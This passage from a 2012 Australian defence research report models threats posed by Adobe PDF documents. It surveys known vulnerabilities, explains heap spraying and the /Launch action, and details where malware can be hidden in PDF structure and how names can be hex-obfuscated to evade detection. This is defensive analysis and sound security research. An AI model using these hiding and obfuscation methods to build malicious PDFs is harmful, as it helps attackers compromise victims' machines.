Australian Government
Department of Defence
Defence Science and
Technology Organisation

Threat Modelling Adobe PDF

Ron Brandis and Luke Steller

Command, Control, Communications and Intelligence Division
Defence Science and Technology Organisation

DSTO-TR-2730

ABSTRACT

PDF documents are increasingly being used as an attack vector to compromise and execute malicious code on victim machines. Such attacks threaten the assets of any organisation which they can exploit. PDF documents appeal to attackers due to their wide spread use and because users consider them to be safe. In this paper we analyse the threats posed by PDF documents. We outline current exploits, security defences employed by the Acrobat PDF reader; obfuscation techniques used by attackers to avoid detection; and threats to Adobe Acrobat. We also describe a tool we developed to assist in the identification of potentially malicious code in PDF documents.

Published by

Command, Control, Communications and Intelligence Division
DSTO Defence Science and Technology Organisation
PO Box 1500
Edinburgh South Australia 5111 Australia

Telephone: (08) 7389 5555
Fax: (08) 7389 6567

AR-015-366
August 2012

Threat Modelling PDF

Executive Summary

Software exploits are a growing threat to cyber security, allowing attackers to execute malicious code on a victim's machine by taking advantage of vulnerabilities in software running on the machine. A remote attacker who gains access to client machines or servers on an organisation's network could have detrimental implications for the organisation. Due to increased security awareness of server administrators, attackers are targeting client desktop machines to gain access to networks. Typically, attackers trick users into opening a document that contains an exploit. This document could, for instance, be located on a website or received as an attachment to an email. Historically, Microsoft Office documents have been used by attackers to exploit vulnerabilities within the Office product. However, more recently a growing number of attacks have been embedded in PDF documents, primarily because these documents are widely used and users often believe that they are safe, benign, static documents which do not contain executable code, when this is in fact not the case. For instance, PDF documents can contain JavaScript code and embedded data.

The focus of this paper is to model the threats posed by PDF documents, which are commonly viewed using the Adobe Acrobat/Reader software. In this paper we analyse current PDF exploits and the future trends. We also analyse obfuscation techniques used to avoid detection by anti virus software. We model the potential threats posed by PDF documents rendered by Adobe Acrobat/Reader by outlining the component parts of Adobe Acrobat/Reader such as DLL libraries and plug-ins, data which can be embedded in PDF documents and identify undocumented JavaScript functions which may be more susceptible to exploit. Leveraging the findings in this paper we developed a PDF parser and examiner tool to help decode PDF documents and examine these for potentially malicious payloads. This tool extracts the components of a PDF document using Python Scripts. Our GUI provides functionality to navigate through the structure and contents of the PDF document and highlights potentially malicious payloads to assist in identification of potential attacks.

This page is intentionally blank

Authors

Mr. Ronald Brandis
Command, Control, Communications and Intelligence Division

Ron Brandis joined DSTO in 2011 as a Cyber Security Specialist. He has been involved in information security both in the areas of research, training and performing technical security assessments since 1995 in both the public and private sectors.

Dr. Luke Steller
Command, Control, Communications and Intelligence Division

Dr Luke Steller joined DSTO in 2011 as a Research Scientist. He is currently working in the field of Cyber Security. Luke obtained his PhD in Computer Science from Monash University in 2010, with a thesis titled Light-Weight Adaptive Reasoning for Mobile Web Services.

This page is intentionally blank

Contents

This page is intentionally blank

Glossary and Abbreviations

Term	Definition
ASCII	American Standard Code for Information Interchange (ASCII). ASCII is a system of mapping English numbers, letters (both upper and lower case) and symbols to numbers between 0 and 127 (8 bits).
Attack surface	An attack surface is the exposure to possible attack. It is comprised of the number of reachable and exploitable vulnerabilities. For instance, an attack surface is comprised of the number of machines, open ports and the software listening on those ports, on a network which is reachable by the attacker such as the Internet. The attack surface can also include humans (e.g. social engineering) [1].
Attack vector	Attack vectors are the vulnerabilities through which an attack occurs. For instance, web browsers, Microsoft Office documents, QuickTime, Adobe Flash, Adobe Acrobat/Reader are all examples of attack vectors that have been exploited by attackers to gain access to a computer.
DNS	Domain Name Service (DNS) is the protocol used to obtain IP addresses from textual domain names used in URLs on the Internet.
FDF	Forms Data Format (FDF) is the format used to generate interactive forms in PDF files.
Heap spray	The practice of storing malicious shellcode in as many places in memory as possible in order to increase the chance of its execution. This is used in situations where an attacker is able to alter the execution of control but is unable to control the exact location which will be executed next. The attacker performs a heap spray in the hope that execution of control will land on one of the shellcode blocks he or she has "sprayed" into multiple places in memory. Usually the attacker's shellcode is preceded by a NOP-slide (see NOP-slide).
Hex	The hexadecimal number system is base 16, beginning at 0 and ending with F. Two hex digits represent a byte (8 bits).
HTML	Hyper-Text Mark-up Language (HTML).
HTTP	Hypertext Transfer Protocol (HTTP) the protocol used over the Internet / web to transfer HTML pages.
ISO	International Standards Organisation (ISO).
JavaScript	Originally a language developed to run inside web browsers, enabling the interaction with HTML to provide dynamic content. JavaScript is now also embedded in other document formats such as PDF, to enable dynamic PDF content.
Malware	Malicious software which executes on a victim's computer that performs actions which are different from those which the user intends, such as crashing the software, gathering or deleting private data, gaining access to and using system resources.
NIST	USA National Institute of Standards and Technology.
NOP	No Operation Performed (NOP). NOP is a CPU instruction which does not have any effect (i.e. does not alter the state of any registers or memory).

NOP-slide	A long series of NOP instructions (see NOP) which are often placed before malicious shellcode. This is generally used in conjunction with a heap spray attack (see heap spray) in which the attacker is able to alter the execution of control but unable to control the exact location which will be executed next. In order for the malicious shellcode to be executed as intended, the attacker hopes that execution will land somewhere on the NOP-slide rather than midway through the shellcode. Therefore, the NOP-slide is much larger in size than the shellcode itself.
PDF	Portable Document Format (PDF) is ISO standard 32000.
Shellcode	A small block of CPU instructions which perform operations determined by a malicious attacker. It is called shellcode because it typically starts a command shell from which the attacker can control the compromised machine. However, the function of shellcode is not limited to spawning a shell.
SOAP	Simple Object Access Protocol (SOAP) is a message passing protocol serialised in XML. It is used to represent inputs and outputs to function calls and is typically used with Web Services.
Uncontrolled memory	Uncontrolled memory is the allocation of an uncontrolled or invalidated memory size. This allows arbitrary amounts of memory to be allocated, which can result on memory overflows that overwrite memory that has been allocated to another data structure. A stack overflow can result in an attacker being able to gain control of execution by, for instance, overwriting the return address of a function which is currently being executed.
URL	Universal Resource Locator (URL).
US-CERT	United States Computer Emergency Readiness Team (US-CERT).

1. Introduction

The Portable Document Format (PDF) is used for capturing rich information and exchanging information independently between platforms and applications. Most normal users would understand a PDF file as a simple means to exchange documents; however PDF uses have grown to be more interactive between the user and a document.

Cyber criminals have capitalised on the use of PDF and commonly deploy PDF files containing malicious payloads that threaten users and organisations [5]. A PDF document can be crafted to contain various types of payloads including viruses and Trojans which can be used to infiltrate organisations and threaten their assets.

Malicious exploitation of computer systems using PDF documents as an attack vector are becoming more common, for instance the security organisation RSA was successfully attacked and exploited in March 2011 [2], via a PDF exploit. In this attack sensitive information relating to their two-factor authentication process, employed within RSA's products, was stolen; potentially weakening the security of customers using the product.

To help identify potential PDF security threats a process of threat modelling was undertaken as part of this research. This involves the identification of possible PDF attack surfaces and attack vectors which can be used. The attack surface is the physical means through which an attack occurs. The more machines on the network which are directly connected to the Internet, the larger the attack surface. Today, server machines tend to be increasingly secured meaning that attackers are beginning to focus on compromising a user's desktop machine to gain access to the network, because these are less likely to be adequately patched and hardened. Attack vectors are the vulnerabilities through which an attack occurs. Vulnerable applications that are most commonly exploited today include Internet web browsers such as Internet Explorer, Microsoft Office, Internet Multimedia software such as QuickTime or Adobe Flash and PDF rendering software/viewers such as Adobe Acrobat. Typically, a user will receive and open one of these documents from a remote source such as an Internet Website or e-mail. Malicious code may be contained and hidden inside one of these documents. Alternatively, the document may contain a URL which refers to the malicious code which is then downloaded to the victim's machine from a remote server. Symantec outlines an example PDF exploit which downloads an executable file from a remote server and executes it [3].

In January 2009, most malware related attacks documented by the anti-virus vendor Symantec, exploited Microsoft Office documents. Therefore, PDF has been considered a safe alternative for sharing documents over the Internet. However, in January 2010 Microsoft Office based attacks accounted for only 5% of known malware attacks. Since August 2008 PDF based attacks have dwarfed Microsoft Office based attacks[4]. PDF files are becoming the attack vector of choice, by malware authors. In addition, PDF files are being used increasingly to perform attacks specifically targeted to a particular victim. In 2009 52.6% of targeted attacks were PDF based compared to 65% in 2010 [5]. Symantec also suggests that PDF files are potentially more dangerous than even executable files. This is primarily because the PDF format is platform and OS independent, easily extensible, easy to read and manipulate (compared with Microsoft Office documents) and widely accepted by the public. BitDefender ranked PDF files as third in the top 10 e-threats[6].

Given the increasing risk that PDF documents pose to computer users and networks in this paper we will analyse these threats. The remainder of this paper is structured as follows. In Section 2 we will provide an overview of the increasing number of known PDF vulnerabilities and attacks. In Section 3 we will provide a background overview of the structure of a PDF document. In Section 4 we will outline the security defences employed by Adobe Acrobat/Reader to try to minimise the likelihood of attacks. In Section 5 we detail various current PDF exploits. In Section 6 we analyse mechanisms which can be used to hide or obfuscate malicious payloads. These techniques are used by attackers to avoid detection by security experts or anti virus software. In Section 7 we outline the threats posed by PDF documents rendered by Adobe Acrobat by outlining the components of this software (e.g. code libraries), plug-ins, data which can be embedded in a PDF document and undocumented JavaScript functions. In Section 8 we detail our PDF Parser/Examiner tool which we developed to help identify malicious code in PDF documents. Finally in Section 9 we outline further research questions and future work.

2. Current PDF Threats

In the past, attackers commonly used Microsoft Office products to infiltrate computer networks. Therefore, controls were placed on these products to vet any Office documents before being delivered to a user. However, PDF files have not received this level of attention and detection of malicious payloads within PDF files is lagging.

A 2011 report from Symantec MessageLabs [4], notes a 12% increase of threats through the use of PDF as the hosting platform containing exploits over a sample period from 2009 to 2010. MessageLabs predicted the likelihood of this threat to become higher as malware authors become more innovative in their delivery of payloads using PDF as their attack surface of choice.

PDFs which contain malicious payloads can be delivered into an organisation through various means, including:

- view/download PDF documents from a website
- E-mails containing a PDF document.

Possible attack surfaces may include:

- Adobe Acrobat/Reader as standalone software or as a plug-in for a web browser
- PDF files embedded in other media such as Flash or Microsoft Office documents (Word, PowerPoint, Excel)
- JavaScript component of Adobe Acrobat/Reader
- embedded binary data in the PDF document such as 2D and 3D images, video and sound
- embedded Flash in the PDF document
- Plug-ins in Adobe Acrobat/Reader.

A 2011 vulnerability (CVE-2011-0602) is described in [7]:

> "Adobe Reader and Acrobat 10.x before 10.0.1, 9.x before 9.4.2, and 8.x before 8.2.6 on MS Windows and Mac OS X allow remote attackers to execute arbitrary code via crafted JP2K record types in a JPEG2000 image in a PDF file, which causes heap corruption"

2.1 PDF Vulnerabilities

Typically, PDF viewers render fonts and images contained in the document. However, PDF is not just a document format, it is a programming language in its own right used for document creation and manipulation. PDF supports execution features which are designed for document interaction. For instance, a PDF file can be used as an interactive form where the data can be posted back to a remote website.

Font and image rendering functionality has been exploited by attackers to execute malicious code. However, in recent times PDF viewers such as Adobe Acrobat and Foxit [8] support additional functionality such as execution of JavaScript, Flash and ActiveX. Some simple PDF document viewers such as Linux Evince [9] do not support JavaScript. Typically, PDF files can also be viewed within Internet browsers by plug-ins such as the Adobe Acrobat/Reader browser plug-in. This introduces new attack vectors such as cross-site scripting vulnerabilities, in which the attacker injects code, such as JavaScript, VBScript or even HTML, into the victim's web browser which is then executed locally on the victim's machine. The rich objects supported by PDF are processed by the PDF reader itself. For instance, JavaScript and Flash are processed by Adobe Reader/Acrobat, not by external Java Runtime or Flash Player. In addition, the JavaScript supported by Adobe Reader/Acrobat is native to the PDF format. Thus, it has a different programming interface and functions compared with JavaScript supported by web browsers. In fact, the PDF JavaScript supports less functionality compared with that in web browsers. However, it is still vulnerable to attack and has been exploited.

Additionally, if PDF files are viewed in memory inside the Internet browser, this means the file is not saved to the victim's secondary storage file system, which reduces the chance that the victim will know they have been infected (e.g. an anti-virus scanner may not scan the file). For example, enticing a victim to travel to a malicious website may result in execution of JavaScript in the victim's browser which obtains an identifier for an authenticated session the victim has with another website. This could allow the attacker to impersonate the victim or obtain sensitive information.

A survey of known PDF vulnerabilities between the years 2009 - 2011 from sources including the USA National Institute of Standards and Technology (NIST) [10] vulnerabilities database and the United States Computer Emergency Readiness Team (US-CERT) [11] are presented in Table 1.

Table 1 Known Adobe Acrobat/Reader related remote vulnerabilities between April 15th and 1st Jan 2009

	2011 (up to 15th April)	**2010**	**2009**
Acrobat/Reader Image Processing	7	5	16
Acrobat/Reader 3D Image Processing	6	4	4
Flash Vulnerabilities	2	6	1
Active X Vulnerabilities	0	3	2
JavaScript Vulnerabilities	1	2	5
Cross-site Scripting Vulnerabilities	2	2	0
Browser Plug-in Vulnerabilities	0	0	5
Acrobat/Reader Font Processing	1	6	2
Acrobat/Reader Input Validation	1	0	4
Other	11	41	16
Total	31	69	55

As shown in Table 1, the number of known vulnerabilities increased each year, from 55 in 2009, 69 in 2010 and 31 in the first four months of 2011 (compared to an average of 20 during the same period in 2010). We attempted to categorise the vulnerabilities based on the known details about them. We found that a significant number of vulnerabilities were the result of a crafted image being embedded in the PDF document. In addition, Adobe Acrobat and Player have their own Adobe Flash object processor which was the source of some vulnerabilities [12]. There were also font processing, ActiveX, cross-site scripting, input validation vulnerabilities and vulnerabilities associated with the Adobe Acrobat/Player plug-in for Internet web browsers. The category "Other" in Table 1 comprises those vulnerabilities for which there were insufficient details to ascertain a category. We also note that the JavaScript category could be under represented. For instance, many of the image and font vulnerabilities may be exploited using JavaScript calls.

JavaScript is a major source for vulnerabilities in PDF files. An example of a JavaScript vulnerability is described in [13] in which a call to `Collab.getIcon` causes a stack overflow. Under this and similar JavaScript vulnerabilities a certain argument is passed to a method call which causes a memory access violation causing it to execute code at a specific uncontrolled[1] memory address. An attacker then attempts to insert malicious code into this memory address. JavaScript in Adobe Acrobat/Player does not allow direct addressing of memory, so an attack known as heap spraying [14] is used to store malicious shellcode in as many places in memory as possible. This will increase the chance that the malicious code will land in the uncontrolled memory address (e.g. 0x30303030). However, the first instruction of the shellcode may land in an address which is before 0x30303030. Therefore, the shellcode is preceded by a NOP-slide, which is a long chain of instructions which do not alter the machine's register or memory state. Therefore, execution control can begin anywhere along the NOP-slide and eventually execute the shellcode from beginning to end.

However, there are non-JavaScript related vulnerabilities too. For instance, as reported in [15] a call to the PDF primitive `/colors` with an argument greater than 2^{24} in size caused a heap overflow. Similarly the vulnerability described in CVE-2010-1240 [16] automatically executed external software using the `/Launch` primitive [17]. This could be used to execute a command shell or other malicious code etc. Therefore, switching off JavaScript does not protect against all exploits.

There are even PDF exploits that do not require the user to open the PDF file. Malicious code can be executed when a user hovers the mouse over the file, views its thumbnail or selects the file. For instance, Didier Stevens demonstrated that a piece of malware can be executed simply by hovering the mouse over a PDF file in the file system long enough to display a tool tip with various file properties and metadata [18]. The exploit makes use of a vulnerability in the MS Windows Explorer Shell Extensions [19]. Malicious content was contained within the metadata of the PDF file, which was executed by the "Column Handler Shell Extension" installed along side Adobe Reader.

[1] Uncontrolled memory is the allocation of an uncontrolled or invalidated memory size, allowing arbitrary amounts of memory to be allocated. This can result on memory overflows which overwrite memory which is allocated to another data structure.

2.2 Summary of Today's PDF Attack Trends

Attackers are targeting users as their attack surface of choice, to gain access to an organisation's network because user machines often contain more vulnerabilities than servers which are increasingly well protected from remote attacks. PDF documents are increasingly being used by malicious attackers, due to their platform neutrality and because users still believe these are safe alternatives to other formats such as Microsoft Office. PDF is not just a document format, it also contains programming language instructions, executable code and other rich embedded objects such as Flash. These provide many attack vectors which have been successfully exploited by attackers to execute malicious code on a remote victim machine. Attackers have successfully exploited PDF primitives, JavaScript functions, Flash objects, etc. Thus, there is a need for a threat model for PDF documents.

3. Portable Document Format (PDF)

The Portable Document Format (PDF) [20] is an open standard (defined in ISO 32000) [21] which facilitates device and platform independent capture and representation of rich information such as text, multimedia and graphics, into a single medium. Thus the PDF format enables viewing and printing of a rich document, independent of either application software or hardware.

The Adobe web site [22], states there are over 150 million PDF documents accessible on the Internet today with more than 2000 vendors developing various PDF plug-ins supporting PDF documents. A Google search[2] for PDF documents shows that there are at least 1,010,000,000 results.

3.1 A PDF Syntax

The following sections provide a high level description of the PDF structure and how it can be manipulated to be used as an attack vector.

3.1.1 Documents Structure

A PDF document is represented as a flat data file made up of objects which can be either static or interactive types. The PDF model is very flexible and allows objects to be represented in any order within the document. PDF objects must be referenced through a cross reference table, embedded at the end of the PDF document. However, investigation showed that cross reference tables are not required for documents processed by Adobe Acrobat/Reader.

The PDF model is designed for updates and modifications using an incremental approach; that is updates and modifications to a document are stored at the end of the document, leaving the original version intact. Any modifications to a PDF document add additional objects to the document and the cross reference table is updated to reflect this change. These objects may be updated versions of earlier objects. When objects are deleted these are only de-referenced, they are not removed from the document.

The following provides a high-level list of the basic components making up the PDF model:

- Objects: the concept of a PDF document is a data structure consisting of a collection of objects which refer to each other in any arbitrary way; there is no assigned importance to the order of the objects.
- File structure: a PDF document structure determines how the objects are stored, accessed and updated within a PDF document.
- PDF document structure: describes the basic object types such as Pages, Fonts, etc, and how they are represented with the document.

[2] Google search: “filetype:pdf”

- Content stream: a page's content stream contains operands and operators, instructions describing a sequence of graphics objects and how they will be represented on an output device.

Note: The way in which changes to a PDF document are represented through the addition of new updated objects, rather than altering existing objects, gives rise to a potential security threat. For instance, if an existing document is later censored using mark outlines or large black areas over text, the original objects containing the now censored text may be left in the document and simply de-referenced rather than removed.

A PDF document's structure is broken into four main components, for which the body component encapsulates many of the PDF objects as shown in Figure 1.





Figure 1 Overview of the PDF document structure

A brief explanation the various PDF structure components is given below:

1. **Header**
   At the start of each PDF document the marker `%pdf-1.`*x* - identifies the version of PDF, normally on a single line (where *x* is the version number), as shown in Figure 2.


DSTO-values-booklet.pdf

```
%PDF-1.5
%âãÏÓ
207 0 obj
<</Linearized 1/L 3128671/O 209/E 671830/N 10/T 3124415/H [ 1536 694]>>
endobj
```

Figure 2 PDF header example


2. **Body**
   The PDF body contains all of the object related information such as fonts, images and words. Each object is defined by the format:
   objNbr verNbr `obj`
   `<<` *(object contents)* `>>`
   `endobj`
   where *objNbr* is an index associated with the object and *verNbr* is the version or generation of the object. An object can be referred by another object using the notation *objNbr verNbr* `R`. For instance: `1 0 R` is a reference to the object: `1 0 obj`.
   For example, a typical object definition is:

```
1 0 obj
<< /Type /Catalog /Outlines 2 0 R /Pages 3 0 R /OpenAction 8 0 R
>>
endobj
```

3. **Cross reference table**
   The cross reference table is used to manage and provide references to the objects contained within the PDF file. Each line within the `xref` table corresponds to an object in the file and denotes the offset in bytes from the beginning of the file to where the object is located. It is possible to have multiple `xref` tables by design, so that PDF files can be incrementally updated.

   Each line in the cross reference table defines the object's:
   - byte offset within the file
   - the object generation value e.*g*, such that 000000≤*g*≥65535 where:
     - *g*=000000 is the original object value
     - 1≤g≥65535 is the current modified object version, which is incremented for each new version of the object which has been added to the document
     - 65535 represents the maximum number of times that an object can be reused. That is there can be up to 65535 updated versions of the object.
   - whether the object is in use: Where `n` denotes that the object is in use, and `f` denotes the object as free (no longer in use in the document).

   Figure 3 presents the cross reference table for the PDF file: `DSTO-values-booklet.pdf`. In the figure, on line 42479, `xref` is used to denote the beginning of a cross reference table and on line 42480, `0 207` indicates that the table refers to objects 0 to 207.


DSTO-values-booklet.pdf

```
xref
0 207
0000000000 65535 f
0000671830 00000 n
0000672399 00000 n
0000674354 00000 n
0000674387 00000 n
0000674460 00000 n
0000703069 00000 n
0000703392 00000 n
0000703452 00000 n
0000703564 00000 n
0000703649 00000 n
0000703951 00000 n
0000704229 00000 n
0000704531 00000 n
0000762943 00000 n
0000821355 00000 n
0000821429 00000 n
0000821553 00000 n
```


Figure 3 Cross reference table example

4. Trailer

A PDF document contains a trailer which points to the cross reference table and to the root object. The root object (or its descendants) must refer to an object before it is processed. Any objects which are not referred to by the root object (or an object to which the root object refers) are ignored by the PDF rendering software such as Adobe Acrobat/Reader. The trailer ends with the marker `%%EOF` which is normally the last line of a PDF file. The trailer defines the following fields:

- `/Size`: The number of objects stored in the document. If the last object has the index of 17 then size will contain 18 since the first object has the index of 0
- `/Root` – the documents' root ID
- the offset (in bytes) to the cross reference table from the start of the file.

An example trailer is presented in Figure 4.


DSTO-values-booklet.pdf

```
trailer
<</Size 207/ID[<DD33C1556F3848ECBD7EE37A3ABB2209><07FA9F7DC2A54107A279AA95F9A1E568>]>>
startxref
116
%%EOF
```

Figure 4 A sample of the marker trailer from a PDF document

Data Hiding: The PDF syntax is very loose and could be used to hide information easily.

Cross Reference Table:
The cross reference table is not really required, the cross reference table can be deleted from a PDF file or even contain different values and Adobe Acrobat/Reader will still render the file. As such, values inside the cross reference table could be used to hide encoded information.

Objects:
PDF objects are defined within a block structure shown above.
For example: `11 0  obj << … >> endobj`.
The example above denotes an object with the object identifier: 11 and the version number: 0. If the object terminator: `endobj` is omitted, the object is still processed. However, if the closing delimiter >> for the data dictionary is omitted the data dictionary is not processed and ignored, while the remainder of the PDF document is rendered as normal. Therefore, even if an object appears to be referenced by the root object and cross reference table, it is possible that not all of its contents are being processed. This could represent a possible place to hide malware. Since the PDF document structure replaces objects rather than adding new ones and the cross reference table may refer to free objects which are no longer processed as part of the document, these too could represent a possible place to hide malicious code.

Furthermore, the same object and generation number can be repeated throughout the document. Where this occurs, only the last object is processed as the true object for this identifier. All earlier objects with the same identifier and generation number are ignored and could be used to hide malicious code. In the following example, only the 4th line is processed as object `10 0 obj`:

```
10 0 obj << >> endobj
10 0 obj << >> endobj
10 0 obj << embedded data>> endobj
10 0 obj << will use this one>> endobj
```

PDF Header `%pdfx.x`
The PDF header must appear within the first 1024 bytes of the PDF file and before the catalogue object. Other data may exist before the PDF header, and the PDF document can still be parsed so long as the PDF header is within the first 1024 bytes. The first 1024 bytes of a PDF file could contain an executable, image, etc.

Trailer:
We identified that PDF syntax is very loose and the wording 'trailer' was not required. As long as the marker `startxref` was defined then the object was treated as the trailer. Additionally, the `%%EOF` does not literally mean the end of the file, the marker `%%EOF` can be declared anywhere in the file after the root object.

Comments:
The PDF document supports comments. A line beginning with a percent character is considered to be a comment and is not processed. There are known cases where comments have been used to store malicious shellcode, which is retrieved and executed by JavaScript. Additionally, comments in JavaScript are represented in the normal way using the `//` and `/*… */` delimiters.

3.1.2 PDF Simple Syntax:

The PDF document format is structured with following data types:

- **Indirect Objects** are defined as: *objNbr genNbr* `obj` ... `endobj`, where *objNbr* denotes the object number and *genNbr* denotes the generation number or version of the object, i.e., an object with a generation number 3, represents the fourth object with the same object number, and anything between the opening and closing `obj` and `endobj` comprises the contents of the object, e.g. `1 2 obj (I am a literal string) endobj`. A reference to an indirect object is declared as: *objNbr genNbr* `R`, where *objNbr* denotes the object number and *genNbr* denotes the generation number or version of the object as defined above and `R` denotes that this is a reference. An object's contents is substituted wherever the object is referenced. For example: `1 2 R`, refers to the object `1 2 obj`, defined above as containing `(I am a literal string`.
- **Literal Strings** are delimitated by an opening and closing bracket `( )`. Alternatively, strings can be represented using hex values which are declared by either using the less than and greater than delimiters `< >`, or by preceding each hex byte with a hash symbol. For example: `<636D>` and `#63#6D` are equivalent.
- **Boolean** values are represented using the keywords `true` or `false`.
- **Numeric** values are represented using one or more numeric values optionally preceded by a sign. For example: `1234` or `-1234`.
- **Name Objects/Defined PDF primitives** begin with a forward slash. For example: `/Root`.
- **Arrays** are declared using an opening and closing bracket and are generally separated by a space e.g. `[elem1 elem2]`. Note, there are some exceptions, e.g. an array can contain two object references e.g. `[1 0 R 2 0 R]`, which contains two elements. Object references are treated as single elements even though they contain spaces.
- **Streams** are declared using the opening and closing delimiters of `stream` and `endstream` respectively.
- **Comments** are declared as a line beginning with a percent `%`.
- **Dictionaries** are declared using the opening and closing delimiters of `<<` and `>>` respectively. Dictionaries contain key and value pairs separated by spaces. For example: `<</Type /fred /item 123456>>`, contains two elements, where the first has the key `/Type` and value `/fred`. Every useful dictionary object has an entry defining its type using `/Type`. For example, the `/Type /Catalog` denotes the object which is the document's root while `/Type /Font` denotes a font decoration.
- **Functions** are defined within the PDF standard. These can be called from inside data dictionaries using the syntax: /*FunctionName* [p_1 p_2 ... p_n], where *FunctionName* denotes the name of the function being called and $p_1, \ldots, p_n$ are parameters to the function. The returned value of the function is used in place of the declaration: /*FunctionName* [p_1 p_2 ... p_n].

3.1.3 PDF Actions

The PDF standard predefines a number of named objects and PDF primitives, which perform actions. The following are examples of actions:

- `/Goto` or `/GotoR`
- `/Launch`

- `/JavaScript`
- `/Hide`
- `/URI`
- `/Submit`

The actions /Launch and /JavaScript are frequently used by malware developers. The /Launch action can be used to execute external software such as `cmd.exe` and the /JavaScript action is used to execute JavaScript. JavaScript attacks typically exploit the heap. These actions are presented in more detail later in the report.

3.1.4 PDF Filters

As described earlier, objects in PDF documents can contain binary streams. These streams can be encoded using what are known as filters. Filters available for encoding include:

- `ASCIIHexDecode`
- `ASCII85Decode`
- `LZWDecode`
- `FlateDecode`
- `RunLengthDecode`
- `CCITTFaxDecode`
- `JBIG2Decode`
- `DCTDecode`
- `JPXDecode.`

Many malware developers attempt to hide their payloads using one or more filters. Malicious JavaScript is often encoded to avoid its detection. This will be discussed in more detail in Section 6.2.

3.1.5 PDF Strings

String representation used within PDF documents can be any of the following formats:

- literal strings are enclosed by (and). For example the string literal `AB` is declared as `(AB)`
- hexadecimals are enclosed by `< and >`. Each character of a string can be represented hexadecimal digits. For example `<4142> = AB`
- \(Backslash) character used as an escape character
- `\n` = Line Feed
- `\ddd` = octal representation
- Split strings over multiple lines with \ (backslash).

White space (tab, space, line break) is ignored within a PDF document.

In the following we provide some samples illustrating hex encoding. Figure 5 shows a PDF object. The `/Type` primitive is then changed to hex as shown in Figure 6 and a combination of hex and ASCII in Figure 7.

The original text

```
1 0 obj
<<
 /Type /Catalog  /Outlines 2 0 R  /Pages 3 0 R /OpenAction 8 0 R >>
endobj
```

Figure 5 PDF Object Example.

```
1 0 obj
<<
 /#54#79#70#65 /Catalog  /Outlines 2 0 R  /Pages 3 0 R /OpenAction 8 0
R >>
endobj
```

Figure 6 Hex representation of the PDF primitive: `/Type` *from Figure 5.*

```
1 0 obj
<<
 /T#79p#65 /Catalog  /Outlines 2 0 R  /Pages 3 0 R /OpenAction 8 0 R
>>
endobj
```

Figure 7 A mixture of Hex and ASCII representation of the PDF primitive: `/Type` *from Figure 5.*

